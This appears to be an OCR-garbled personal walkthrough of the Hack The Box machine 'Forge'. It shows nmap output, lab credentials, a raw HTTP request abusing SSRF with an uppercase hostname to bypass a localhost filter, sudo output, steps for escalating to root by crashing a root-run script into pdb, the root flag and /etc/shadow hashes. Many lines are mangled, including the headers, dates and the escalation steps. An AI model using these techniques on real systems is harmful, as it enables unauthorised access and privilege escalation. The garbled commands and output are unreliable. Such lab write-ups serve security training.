

# **Creds**

Username	Password	Description
user	heightofsecurity123!	ftp

## **Nmap**

Port	Service	Description	
21	ftp	filtered	
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0	
80	http	Apache httpd 2.4.41	


Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux\_kernel

```
# Namp 7.92 scan initiated Mon Dec 6 20:23:23 2021 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.111
Nnap scan report for 10.10.1111
Nnap scan report for 10.10.111
Nn
```

# /etc/hosts

10.10.11.111 forge.htb

## **Web Enumeration**



Submit

An error occured! Error: HTTPConnectionPool(host='forge.htbuploads', port=80): Max retries exceeded with url: / (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x7feb1927f460>: Failed to establish a new connection: [Errno -3] Temporary failure in name resolution'))

Choose File No file chosen

## gobuster

# admin.forge.htb

← → C ▲ Not secure | admin.forge.htb/index.php

# **Exploit (all caps to bypass localhost restrictions)**

```
POST /upload HTTP/1.1
Host: forge.htb
Cache-Control: max-age=0
Upgrade_Insecure-Requests: 1
Origin: http://admin.forge.htb
User-Agent: Mozilla/5.8 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html, application/xhtml+xml, application/xml;q=0.3, image/avif, image/webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.9
Referer: http://admin.forge.htb
Accept-Engunge: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
url=http://ADMIN.FORGE.HTB/announcements&remote=1
```

## admin portal

```
MTTP/l.1 200 OK
Date: Tue, 07 Dec 2001 17:13:45 GNT
Server: Apache/2.4.41 (Ubunta)
Server: Ap
```

# admin portal /announcemets

```
HTTP/1.1 280 0K

Date: Tue, 67 Dec 2021 17:16:14 GHT

Server: Apache/2.4.4.1 (Ubuntu)

Contemt-Department in inline; filename=DYfEpR6xF550020XMek

Contemt-Length: 985

Last-Modified Tue, 67 Dec 2021 17:16:99 GHT

Cache-Control: no-cache

Connection: Cache-Control: no-cache

Content-Type: image/pyg

(IDCTVPE thml)

Chead

Citic/Announcements/fitle>

(Announcements/fitle>

(Announcements/fitle>

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(Announcements/fitle>

(Announcements/fitle>

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(Announcements/fitle)

(Announcements/f
```

• user:heightofsecurity123! <u>00 - Loot</u>

ok. so i wrote a little python script to enumerate hoste and get user.txt and ssh key

import requests
import re

#### user

Got id\_rsa and ssh into box

#### **Enumeration**

```
bash-5.0% sudo -l
Matching Defaults entries for user on forge:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/bin\:/usr/bin\:/sbin\:/shin\:/shap/bin

User user may run the following commands on forge:
(ALL : ALL) NOPASSND: /usr/bin/python3 /opt/remote-manage.py
```

#### remote-manage.py

very cool little script.. but since it is running as admin.. and has pdb i can crash it and take over... the running code as root

1. so first run script

2. next in another window, connect with no to the port it told you it was running on.. or find it using netstat or ss..

```
3. type in the password **Corestoffs in password**
4. then ctrl+c to crash the program
5. in the first windows **mport**
6. and finally **Corestoffs for the program of the
```

### root

can get ssh key from here or just enumerate from pdb

# uname -a

```
root@forge:~# uname -a
Linux forge 5.4.8-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64 x86_64 GNU/Linux
```

root@forge:~# cat root.txt 56f44979e9ee4c6432fa00e4ca867f19

## id & whoami

```
root@forge:=# id
uid=8(root) gid=0(root) groups=8(root)
root@forge:=# whoami
root
```

# /etc/shadow

```
root@forge:~# cat /etc/shadow
root:$6$MsvcZunlR99fWBAX$boGTeFujypU5XzdRYTBwRdGEUanryagtjU5cvHxCfJ.Jt44iwzJhad4rWhXMahebHXAGCSH3Nlr64tpusii6O/:18780:0:99999:7:::
...[snip]...

user:$6$w34hTxAL.LRIcWx8$skVKz6Po0yniq1iLTWR9pz2uIneLDg.70hS9cktguX1ZF48NO.kleINKZxX.u6g9n6TZVDkQVuxb.0qqpgCtG1:18780:0:99999:7:::
...[snip]...
```